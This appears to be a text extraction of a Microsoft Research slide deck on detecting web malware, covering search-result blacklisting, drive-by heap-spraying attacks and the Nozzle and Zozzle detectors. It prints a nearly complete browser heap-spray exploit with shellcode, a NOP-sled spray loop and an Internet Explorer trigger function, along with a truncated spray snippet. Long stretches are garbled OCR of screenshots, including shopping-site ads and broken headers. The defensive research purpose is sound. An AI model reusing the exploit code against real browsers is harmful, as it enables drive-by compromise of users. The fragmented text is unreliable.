


# Finding Malware on a Web Scale



**Ben Livshits**

**Ben Zorn**

**Christian Seifert**

**Charlie Curtsinger**

Microsoft Research  
Redmond, WA

# Blacklisting Malware in Search Results


The screenshot shows a Windows Internet Explorer browser window with the address bar displaying `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html%20-%20Bing`. The search engine is Bing, and the search query is `http://203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html`. The search results show a link titled `Fta Files Keys Free Downloads - 15315016 ...` with a description: `fta files keys free downloads Stop wasting your time waiting for software updates, and instructions for the new line of ... 203.172.177.72/t1/aebfdc/ftafileskeysfreedownloads.html`. A callout box points to this link with the following text:

**CAREFUL!**  
The link to this site is disabled because it might download malicious software that can harm your computer. [Learn More](#)

We suggest you choose another result, but if you want to risk it, [visit the website](#).

At the bottom of the browser window, the footer text reads: `© 2011 Microsoft | Privacy | Legal | Advertise | About our ads | Help | Tell us what you think`

# Drive-by Malware Detection Landscape



# Brief History of Memory-Based Exploits



# Heap Spraying

**FireEye**  
Threat research,

**ZDNet**

Search

UK Edition | News | Reviews | Blogs | Apple | Broadband | Cloud | DigitalGov | Google | E

Home | Archives

« Bad Actors Pa

2009.07.23

**Heap Spraying**

Why turning

**Old QuickTime code leaves IE open to attack**

By Tom Espiner, ZDNet UK, 31 August, 2010 14:42

**EXPECT MORE REGISTER FREE**

ZDNet UK / News and Analysis / Security

**Introduction**

As you may have heard how it's implemented,

**Background Summary**

Most of the Acrobat exploit in **Javascript/ECMAScript** that went so well for PoC was trying to get away from Acrobat Reader.

But apparently there's no ProgramFiles%\Adobe\Reader\rt3d.dll file

**Team (PSIRT.)**

Anyway, here's why... Flash finally did something new

**Details**

[http://www.zdnet.com/research/2009/07/actionscript\\_heap\\_spray.html](http://www.zdnet.com/research/2009/07/actionscript_heap_spray.html)

**NEWS** A zero-day vulnerability in Apple QuickTime that could allow a remote attacker to take over a computer running Internet Explorer has been reported by security researchers.

**Topics**

QuickTime, Flaw, Zero-day, IE, Windows 7, Media player

**Sponsored Links**

Server Virtualisation Security  
Improve Service Quality. Reduce Risk with CA Virtualization Service  
[www.ca.com](http://www.ca.com)

Managed Services  
IT service management from a local solution provider  
[ics-support.com](http://ics-support.com)

The flaw bypasses two commonly used security measures on Windows systems: address space layout randomisation (ASLR) and data execution prevention (DEP), according to Ruben Santamarta, a researcher for Spanish security company Wintercore.

"The exploit defeats ASLR+DEP and has been successfully tested on [Windows 7], Vista and XP," said Santamarta in security advisory on Monday.

Santamarta said that Windows 7, Vista and XP machines using IE are vulnerable if the user visits a malicious website. Apple QuickTime 7.x and 6.x code can be exploited through the browser and is vulnerable to an exploit that uses a heap-spraying technique, said the researcher. Heap spraying is a technique which tries to put bytes into the memory of a target process.


The flaw appears to be the result of Apple developers including old code in newer versions of QuickTime, according to Santamarta. The problem lies with the parameter for the QTPlugin.ocx functionality, which has been removed in later versions of QuickTime.

"I guess someone forgot to clean up the code," said Santamarta, who exposed a critical vulnerability in Java in April alongside Google security researcher Tavis Ormandy..

```
/* Heap Spray C
oneBlock = new
var fullBlock
while (fullBlock)
{
    fullBlock
}
sprayContainer
for (i=0; i<1000000)
{
    sprayCon
}
var searchA
function end
{
    var i;
    var c;
    var espData;
    for (i=0; i<1000000)
    {
        c="data:
        if (c=="
        espData=c;
    }
    return espData;
}
```

From [http://www.zdnet.com/research/2009/07/actionscript\\_heap\\_spray.html](http://www.zdnet.com/research/2009/07/actionscript_heap_spray.html)

# Drive-By Attacks: How to



# Drive-By Heap Exploit

ASLR prevents the attack

Program Heap

ok

bad

ok

PC



Creates the malicious object

Triggers the jump

```
<HTML>  
<SCRIPT language="JavaScript">  
  shellcode = unescape("...")  
</SCRIPT>  
  
<IFRAME  
  SRC=file:///BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB ...  
  NAME="CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC ...  
  &#3341;&#3341;">  
</IFRAME>  
  
</HTML>
```







```
<html>
<body>
<button id='butid' onclick='trigger();' style='display:none' />
<script>
```

## // Shellcode

```
var shellcode=unescape( '%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%udb33%ud9ce%u2474%u5ef4%u5633%u0D0D%u0D0D');
bigblock=unescape(“%u0D0D%u0D0D”);
headersize=20;shellcodesize=headersize+shellcode.length;
while(bigblock.length<shellcodesize){bigblock+=bigblock;}
heapshell=bigblock.substring(0,shellcodesize);
nopsled=bigblock.substring(0,bigblock.length-shellcodesize);
while(nopsled.length+shellcodesize<0x25000){nopsled=nopsled+nopsled+heapshell}
```

## // Spray

```
var spray=new Array();
for(i=0;i<500;i++){spray[i]=nopsled+shellcode;}
```

## // Trigger


```
function trigger(){
var varbdy = document.createElement('body');
varbdy.addBehavior('#default#userData');
document.appendChild(varbdy);
try {
for (iter=0; iter<10; iter++) {
varbdy.setAttribute('s',window);
}
} catch(e){ }
window.status+="";
}
document.getElementById('butid').onclick();
```

```
</script>
</body>
</html>
```



# Nozzle and Zuzzle

Research to Reality in 18 Short Months





May 2009 – February 2011

# Summary: Nozzle & Zozzle

		Nozzle	Zozzle
<b>Method</b>	Runtime		Mostly static

# Nozzle: Runtime Heap Spraying Detection



- Toys, Kids & Baby >
- Clothing, Shoes & Jewelry >
- Sports & Outdoors >
- Tools & Home Improvement >
- Automotive & Industrial >



\$189  
Order now

\$139  
Order now

amazonkindle

when you open an account:

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

**ING DIRECT**  
Save your money®

Learn More

### The New iPods: Sleek, Small, and Super Cool



iPod touch



iPod nano



iPod shuffle

> See all the new iPods

Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop\*

\*Restrictions apply

Learn more


amazon.com CHASE

Earn Triple Points on Amazon.com Orders.

Start with \$30 back.

Learn more

### What Other Customers Are Looking At Right Now



Sid Meier's Civilization V  
2K Games  
Windows  
\$49.99 Click for details



Kindle 3G Wireless Reading Device...  
Amazon  
\$189.00



Halo Reach  
Microsoft  
Xbox 360  
\$59.99 Click for details



Ultimate Ears SuperFi 4 Noise...  
\$129.99 \$39.99

ADVERTISEMENT

**ING DIRECT**  
Save your money®

Member FDIC

**The Orange Savings Account<sup>SM</sup>**

- Join 8 million other Super Savers
- Make a small deposit to get started

Start saving today ▶

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE\*

Your Amazon.com Today's Deals Gifts & Wish Lists Gift Cards

Your Account Help

Shop All Departments

Search All Departments



- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial



# The All-New Kindle

Kindle 3G  
Free 3G+Wi-Fi

\$189

Order now

Kindle  
Wi-Fi

\$139

Order now



## Fall Blowout Sale

Shop now

ADVERTISEMENT

### Pay yourself with a \$50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

## ING DIRECT

Save your money®

Learn More

## The New iPods: Sleek, Small, and Super Cool



Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop\*


\*Restrictions apply

Learn more



# Local Malicious Object Detection

